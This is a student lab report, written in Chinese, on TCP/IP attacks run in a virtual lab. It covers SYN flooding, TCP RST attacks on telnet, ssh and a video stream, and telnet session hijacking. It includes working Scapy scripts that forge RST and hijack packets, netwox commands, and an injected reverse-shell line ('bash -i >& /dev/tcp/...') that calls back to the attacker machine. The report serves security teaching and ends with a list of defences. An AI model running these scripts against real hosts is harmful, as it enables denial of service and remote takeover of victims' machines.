

TCP/IP Attack

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.10 |

目录

[一、实验简介 1](#_Toc57502603)

[1.1 实验目的 1](#_Toc57502604)

[1.2 实验内容 1](#_Toc57502605)

[1.3 实验环境 1](#_Toc57502606)

[二、实验原理 2](#_Toc57502607)

[2.1 SYN泛洪攻击 2](#_Toc57502608)

[2.2 TCP重置攻击 3](#_Toc57502609)

[2.3 TCP会话劫持 4](#_Toc57502610)

[2.4 创建反向Shell 5](#_Toc57502611)

[三、实验过程 5](#_Toc57502612)

[3.1 SYN泛洪攻击 5](#_Toc57502613)

[3.2 对telnet和ssh连接的TCP RST攻击 6](#_Toc57502614)

[3.3 对视频流应用程序的TCP RST攻击 8](#_Toc57502615)

[3.4 TCP会话劫持 10](#_Toc57502616)

[3.5 使用TCP会话劫持创建反向Shell 12](#_Toc57502617)

[四、实验结果与结论 13](#_Toc57502618)

[五、实验中问题的解决方法 14](#_Toc57502619)

[六、参考文献 14](#_Toc57502620)

# 一、实验简介

## 1.1 实验目的

本实验的学习目标是使学生获得有关漏洞以及针对这些漏洞的攻击的第一手经验。明智的人从错误中学习，因此在安全教育中，我们研究导致软件漏洞的错误。研究过去的错误不仅可以帮助学生理解为什么系统易受攻击，为什么看起来良性的错误会导致灾难，以及为什么需要许多安全机制。更重要的是，它还可以帮助学生学习常见的漏洞模式，从而避免以后再犯类似的错误。此外，通过使用漏洞作为案例研究，学生可以学习安全设计，安全编程和安全测试的原理。TCP / IP协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞。它们提供了关于为什么应该从一开始就设计安全性而不是事后考虑的宝贵经验。此外，研究这些漏洞有助于学生了解网络安全的挑战以及为什么需要许多网络安全措施。

## 1.2 实验内容

在本实验中，学生将对TCP进行多次攻击。本实验涵盖以下主题：

1. TCP协议
2. TCP SYN泛洪攻击和SYN Cookies
3. TCP重置攻击
4. TCP会话劫持攻击
5. 在单独的实验室中介绍了一种特殊的TCP攻击（Mitnick攻击）

## 1.3 实验环境

Ubuntu 16.04、Netwox、Scapy

攻击方：seed -> 192.168.120.135

受害机A：seed2 -> 192.168.120.137

受害机B：seed3 -> 192.168.120.138

# 二、实验原理

## 2.1 SYN泛洪攻击




图 1 SYN泛洪攻击

SYN洪泛攻击，又称SYN flood或SYN洪水，是一种拒绝服务攻击，起因于攻击者发送一系列的SYN请求到目标系统。当客户端试着与服务器间创建TCP连线时，正常情况下客户端与服务器端交换一系列的信息如下：

1. 客户端透过发送SYN同步（synchronize）信息到服务器要求创建连线。
2. 服务器透过响应客户端SYN-ACK以抄收（acknowledge）请求。
3. 客户端答应ACK，连线随之创建。

这即是所谓TCP三次握手，并且这是每个使用TCP传输协议创建连线的基础。

SYN flood是一种广为人知的攻击，一般对现代网络不太有效。这种攻击只有在服务器在收到SYN后分配资源，但在收到ACK之前这个区段有效。

SYN flood攻击目前有两种方法，不过都与服务端没收到ACK有关。恶意用户可以跳过发送最后的ACK信息；或者在SYN里透过欺骗来源IP地址，这让服务器送SYN-ACK到假造的IP地址，因此永不可能收到ACK。这两个案例服务器会花点时间等抄收通知，故一个简单的网络壅塞可能是由于没有ACK造成的。如果这些半开通连线绑定服务器资源，透过海量SYN信息淹没服务器是有可能耗尽其资源。一旦所有资源都拨给半开通连线所保留，没有新的连线（不管合法不合法）可被创建，导致拒绝服务攻击。某些系统可能会故障得很糟糕，甚至宕机如果其他操作系统函数渴望这种形式的资源。

## 2.2 TCP重置攻击

在TCP连接的数据包流中，每个数据包都包含一个TCP包头。这些包头中的每一个都包含一个称为“复位”（RST）标志的位。在大多数数据包中，该位设置为0，并且无效；但是，如果此位设置为1，则向接收计算机指示该计算机应立即停止使用TCP连接；它不应使用连接的标识号（端口）发送更多数据包，并丢弃接收到的带有包头的其他数据包，这些包头指示它们属于该连接。TCP重置基本上会立即终止TCP连接。

按照最初的设计，这是一个有用的工具。常见的应用是在进行TCP连接时计算机（计算机A）崩溃的情况。另一端的计算机（计算机B）将继续发送TCP数据包，因为它不知道计算机A已崩溃。重新启动计算机A后，它将从旧的崩溃前连接接收数据包。计算机A没有这些数据包的上下文，也无法知道如何处理这些数据包，因此它可以向计算机B发送TCP重置。此重置使计算机B知道该连接不再起作用。计算机B上的用户现在可以尝试其他连接或采取其他措施。

在上述情况下，TCP重置是由作为连接端点之一的计算机发送的。但操作中，第三台计算机可以监视连接上的TCP数据包，然后将包含TCP重置的“伪造”数据包发送到一个或两个端点。伪造数据包中的报头必须错误地表明它来自端点，而不是伪造者。此信息包括端点IP地址和端口号。IP和TCP包头中的每个字段都必须设置为令人信服的伪造值，以进行伪重置，以欺骗端点关闭TCP连接。正确格式化的伪造TCP重置可能是中断伪造者可以监视的任何TCP连接的非常有效的方法。

## 2.3 TCP会话劫持

会话劫持利用了TCP/IP工作原理来设计攻击。TCP使用端到端的连接，即TCP用（源IP，源TCP端口号，目的IP，目的TCP端号）来唯一标识每一条已经建立连接的TCP链路。另外，TCP在进行数据传输时，TCP报文首部的两个字段序号（seq）和确认序号（ackseq）非常重要。序号（seq）和确认序号（ackseq）是与所携带TCP数据净荷（payload）的多少有数值上的关系：序号字段（seq）指出了本报文中传送的数据在发送主机所要传送的整个数据流中的顺序号，而确认序号字段（ackseq）指出了发送本报文的主机希望接收的对方主机中下一个八位组的顺序号。因此，对于一台主机来说，其收发的两个相临TCP报文之间的序号和确认序号的关系为：它所要发出的报文中的seq值应等于它所刚收到的报文中的ackseq的值，而它所要发送报文中ackseq的值应为它所收到报文中seq的值加上该报文中所发送的TCP净荷的长度。

TCP会话劫持的攻击方式可以对基于TCP的任何应用发起攻击，如HTTP、FTP、Telnet等。对于攻击者来说，所必须要做的就是窥探到正在进行TCP通信的两台主机之间传送的报文，这样攻击者就可以得知该报文的源IP、源TCP端口号、目的IP、目的TCP端号，从而可以得知其中一台主机对将要收到的下一个TCP报文段中seq和ackseq值的要求。这样，在该合法主机收到另一台合法主机发送的TCP报文前，攻击者根据所截获的信息向该主机发出一个带有净荷的TCP报文，如果该主机先收到攻击报文，就可以把合法的TCP会话建立在攻击主机与被攻击主机之间。带有净荷的攻击报文能够使被攻击主机对下一个要收到的TCP报文中的确认序号（ackseq）的值的要求发生变化，从而使另一台合法的主机向被攻击主机发出的报文被被攻击主机拒绝。TCP会话劫持攻击方式的好处在于使攻击者避开了被攻击主机对访问者的身份验证和安全认证，从而使攻击者直接进入对被攻击主机的的访问状态，因此对系统安全构成的威胁比较严重。

## 2.4 创建反向Shell

反弹shell（reverse shell），就是控制端监听在某TCP/UDP端口，被控端发起请求到该端口，并将其命令行的输入输出转到控制端。reverse shell与telnet，ssh等标准shell对应，本质上是网络概念的客户端与服务端的角色反转。通常用于被控端因防火墙受限、权限不足、端口被占用等情形。

# 三、实验过程

## 3.1 SYN泛洪攻击

首先我们使用“sudo sysctl -q net.ipv4.tcp\_max\_syn\_backlog”命令来检查设置，并使用“sudo sysctl -w net.ipv4.tcp\_syncookies = 0”命令关闭SYN cookie：



图 2 检查相关设置



图 3 关闭SYN cookie


然后使用“netstat -na | grep tcp”命令来检查队列的使用情况，即与监听端口关联的半开连接的数量，即连接状态为SYN-RECV ：

图 4 攻击前队列使用情况

可以看到此时各端口均处于监听状态：



图 5 进行攻击




图 6 出现大量半开放TCP连接

观察攻击结果我们可以发现有大量来自随机源IP地址的SYN\_RECV-state（即半开放）TCP连接10.0.2.4:23。服务器似乎不堪重负。同时，我们尝试telnet从用户计算机访问服务器计算机，会发现无法连接到服务器：




图 7 SYN泛洪攻击成功

## 3.2 对telnet和ssh连接的TCP RST攻击

TCP RST攻击可以终止两个受害者之间已建立的TCP连接。例如，如果两个用户A和B之间建立了telnet连接（TCP），则攻击者可以从A到B欺骗RST数据包，从而破坏此现有连接。为了成功进行此攻击，攻击者需要正确构造TCP RST数据包。

在此任务中，我们使攻击机和受害机在同一局域网下，然后发起TCP RST攻击以断开A和B之间的现有telnet连接。此后，对ssh连接尝试相同的攻击。

首先，我们使用netwox对受害机进行攻击：



图 8 使用netwox对受害机进行攻击




图 9 telnet连接被关闭

根据该截图，我们可以发现连接被关闭，证明攻击成功。接下来，我们再次建立连接，用Wire Shark对数据包进行抓取，通过Wireshark在攻击机器上嗅探从服务器到用户的最后一个TCP（或telnet）数据包：




图 10 WireShark查看从服务器到用户的最后一个TELNET数据包

根据Next sequence number和Acknowledgment number的值，使用Scapy编写脚本进行攻击，该脚本如下：

1. **from** scapy.all **import** \*
3. ip = IP(src="192.168.120.138", dst="192.168.120.137")
4. tcp = TCP(sport=23, dport=54860, flags="R", seq=275988671, ack=3972330402)
5. pkt = ip / tcp
6. ls(pkt)
7. send(pkt, verbose=0)

在攻击者计算机上，以root权限运行该脚本，并使用Wire Shark抓包可以看到连接再次被关闭，证明攻击成功：




图 11 在攻击机上运行该脚本




图 12 Wire Shark抓到的攻击包




图 13 telnet连接被关闭

## 3.3 对视频流应用程序的TCP RST攻击

该实验中我们将通过在当今广泛使用的视频流应用程序上进行实验来使TCP RST攻击更加有趣。对于此任务，我们选择bilibili进行实验。大多数视频共享网站都与客户端建立TCP连接以流式传输视频内容。攻击者的目标是破坏在受害者和视频流计算机之间建立的TCP会话。为了简化实验，我们使攻击者和受害者位于同一局域网中。用户（受害者）和某些视频流网站之间的常见交互如下：

* 受害者在视频流网站上浏览视频内容，并选择其中一个视频进行流。
* 通常，视频内容由所有视频内容所在的另一台计算机托管。受害者选择视频后，将在受害机器和内容服务器之间建立TCP会话以进行视频流传输。然后受害者可以观看他/她选择的视频。

该实验的任务是通过中断受害者与内容服务器之间的TCP连接来中断视频流。我们可以让受害用户从另一台（虚拟）计算机或攻击者所在的同一台（虚拟）计算机浏览视频流站点。使用netwox运行以下命令，自动重置TCP连接：

“sudo netwox 78 --filter "src host 192.168.120.137"”




图 14 WireShark抓到的攻击包

最终，播放端无法从服务器获得视频流数据。用户看不到任何新的视频内容：



图 15 视频无法播放

或者使用以下攻击脚本进行攻击，可以获得一样的效果：

1. **from** scapy.all **import** \*
3. **def** spoof\_tcp(pkt):
4. ip  = IP(dst="192.168.120.137", src=pkt['IP'].dst)
5. tcp = TCP(flags="R", seq=pkt['TCP'].ack,
6. dport=pkt['TCP'].sport, sport=pkt['TCP'].dport)
7. spoofpkt = ip / tcp
8. **print**("send a RST packet")
9. send(spoofpkt, verbose=0)
11. pkt=sniff(filter='tcp and src host 192.168.120.137', prn=spoof\_tcp)

## 3.4 TCP会话劫持

TCP会话劫持攻击的目标是通过向该会话中注入恶意内容来劫持两个受害者之间的现有TCP连接（会话）。如果此连接是telnet会话，则攻击者可以向该会话中注入恶意命令（例如，删除重要文件），从而使受害者执行恶意命令。图3描述了攻击的工作方式。在此实验中，我们将劫持两台计算机之间的telnet会话，目标是使telnet服务器从攻击机运行恶意命令。为了简化任务，我们使攻击者和受害者位于同一局域网中。 首先我们需要建立了telnet从用户到服务器的连接，并通过WireShark抓取数据包：




图 16 建立telnet连接




图 17 WireShark抓到的包

根据Wire Shark抓到的服务器到客户端的最后一个包，我们通过newtox构造攻击包：




图 18 WireShark抓到的服务器到客户端的最后一个包




图 19 netwox根据最后一个包构造的攻击包

我们可以看到，在受害机中显示出了执行id命令后的结果：



图 20 受害机执行命令

## 3.5 使用TCP会话劫持创建反向Shell

攻击者想要实现的目标是利用攻击来建立后门，以便他们可以使用此后门方便地进行进一步的破坏。设置后门的一种典型方法是从受害机器运行反向Shell，以使攻击的Shell可以访问受害机器。反向Shell程序是在远程计算机上运行的外壳程序进程，可连接回攻击者的计算机。这为攻击者提供了一种在远程计算机受到威胁后访问远程计算机的便捷方法。

在该实验中，我们将尝试如果可以直接在受害机器（即服务器机器）上运行命令，那么如何设置反向外壳。在TCP会话劫持攻击中，攻击者无法在受害计算机上直接运行命令，因此，我们的工作是通过会话劫持攻击运行反向Shell命令。

首先，我们需要在攻击机上创建一个对8848端口的监听，以便接收反弹回的Shell，然后，由于该实验与上次实验类似，因此，只需要将受害机执行的命令改为反弹Shell的指令即可，该攻击脚本如下：

1. **from** scapy.all **import** \*
3. ip = IP(src="192.168.120.137", dst="192.168.120.138")
5. tcp = TCP(sport=33514, dport=23, flags=0x018, seq=179450947, ack=1724197656)
7. data = "bash -i >& /dev/tcp/192.168.120.135/8848 0>&1\x0d\x0a"
9. pkt = ip/tcp/data
11. ls(pkt)
13. send(pkt, verbose=0)

运行结果如下，我们可以发现在攻击机的8848端口返回了受害机的Shell：




图 21 反弹shell成功

# 四、实验结果与结论

通过本次实验，我学习了scapy基本使用方法，加深了对IP、TCP等协议数据包格式的了解，并能够编写简单的TCP会话劫持程序。根据TCP/IP中的规定，使用TCP协议进行通讯需要提供两段序列号，TCP协议使用这两段序列号确保连接同步以及安全通讯，系统的TCP/IP协议栈依据时间或线性的产生这些值。在通讯过程中，双方的序列号是相互依赖的，如果攻击者在这个时候进行会话劫持，结果肯定是失败，因为会话双方“不认识”攻击者，攻击者不能提供合法的序列号；所以，会话劫持的关键是预测正确的序列号，攻击者可以采取嗅探技术获得这些信息。

最后，我们可以根据该攻击的过程来制定相应的预防措施。预防措施包括限制入网的连接和设置网络拒绝假冒本地地址从互联网上发来的数据包。加密也是有帮助的。如果必须要允许来自可信赖的主机的外部连接，我们可以使用Kerberos或者IPsec工具。使用更安全的协议，FTP和Telnet协议是最容易受到攻击的。SSH是一种很好的替代方法。SSH在本地和远程主机之间建立一个加密的频道。同时，有些网站也用Https代替Http协议。Https在本地和远程主机之间建立一个加密的频道。通过使用IDS或者IPS系统能够改善检测。交换机、SSH等协议和更随机的初始序列号的使用会让会话劫持更加困难。

# 五、实验中问题的解决方法

在TCP会话劫持实验中，我一开始无法成功的劫持受害机，后来发现构造欺骗包参照的Wire Shark抓到的数据包必须是服务端到客户端的最后一个包，而不是所有包的最后一个包，更改之后，劫持成功。

# 六、参考文献

1. 杜文亮.计算机安全导论：深度实践[M].高等教育出版社:北京,2020:1-
2. iteye\_14514. tcp会话劫持. https://blog.csdn.net/iteye\_14514/article/details/81721774
3. 百度百科. 会话劫持. https://baike.baidu.com/item/%E4%BC%9A%E8%AF%9D%E5%8A%AB%E6%8C%81/2849703?fr=aladdin#4
4. Dgg大哥哥. TCP回话劫持原理和利用. https://www.cnblogs.com/dggsec/p/10136818.html
5. scapy官方文档. https://scapy.readthedocs.io/en/latest/\_images/scapy\_logo.png